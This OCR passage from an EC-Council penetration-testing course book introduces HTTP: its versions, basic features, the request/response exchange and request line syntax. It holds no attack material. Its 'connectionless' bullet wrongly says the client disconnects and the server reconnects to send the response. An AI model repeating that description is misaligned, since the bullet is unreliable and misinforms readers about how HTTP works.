



Figure A.210: Web Application Architecture

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



HTTP Communication

The Hypertext Transfer Protocol (HTTP) is a standard application-level protocol that is used for communication on World Wide Web (WWW). It is the most commonly used protocol in the web and is used to transfer data (audio, video, images, hypertext, plain text, etc.) between the client and the server. HTTP handles web browser requests and web server responses. HTTP messages are exchanged between the client and the server during communication. The client sends HTTP request messages to the server, and then the server sends HTTP response messages back to the client.

- **Versions of HTTP are:**
  - **HTTP/0.9** – This version is used to transfer raw data across the internet.
  - **HTTP/1.0** – This version allows the messages to be in the format of MIME messages, which contains meta information about the modifiers on the request/response semantics.
  - **HTTP/1.1** – This protocol has more stringent requirements that the previous version in order to ensure reliable implementation of its features.
- **Basic Features**

  There are three basic features that make HTTP a simple but powerful protocol:
  - **HTTP follows request response mechanism** – HTTP protocol follows request response mechanism as client requests from server and server responses with required information.
  - **HTTP is media independent** – Any type of data can be sent by using HTTP if the client and server know how to handle the data content.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **HTTP is connectionless** – Even though we establish a TCP connection, HTTP is connectionless because HTTP client establishes a connection and after the request is made the client automatically disconnects from the server and waits for the response. Once the server processes the request and re-establish the connection with client so that it can send the response back.
- **HTTP is stateless** – As HTTP is connectionless, the server and client are conscious about each other only during a current request. Once the connection is disconnected, the client and server forget about each other. Due to this nature of the protocol, neither the client nor the server can retain information between different requests across the web pages.
- **HTTP uses TCP connection by default on TCP port 80** - By default, http uses port 80 for communication. Here, the client establishes the TCP connection by using sockets on port 80 to the server. Then the server accepts the connection from the client.





Figure A.211: Illustration of HTTP communication

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Exchange of HTTP Request and Response Messages

HTTP is a request–response protocol used in client–server communication. HTTP protocol follows request response mechanism as client requests from server and server responses with required information. During communication between server and the client, the client sends "request message" and the server replies back by sending a "response message".

It involves the following step-by-step process:

- Client issue URL from the browser
- Browser converts this URL into request message and sends it to server
- The HTTP server reads the request message and returns the appropriate response message
- Finally, browser formats the response and displays the result





Figure A.212: Exchange of HTTP Request and Response Messages

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



HTTP Request Message Format

HTTP message consists of message header and message body. A blank line is used to separate header and body.

Request message header consists of Request Line and Request Header:

- **Request Line**

  Request line is the first line of the header and it is followed by request headers.

  The Syntax of request line is:

  request-method-name, request-URI, HTTP-version

  - request-method-name: GET, POST, HEAD, and OPTIONS are some of the methods used to send the request
  - request-URI: Requested resource is specified by this
  - HTTP-version: HTTP versions is HTTP/1.0 or HTTP/1.1

  Examples of request line are:

  GET /abc.html HTTP/1.1

  POST /xyz.html HTTP/1.0

- **Request Header**

  The request headers are in the form of name: value pairs. Multiple values are separated by commas.

  Syntax of request header is:

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

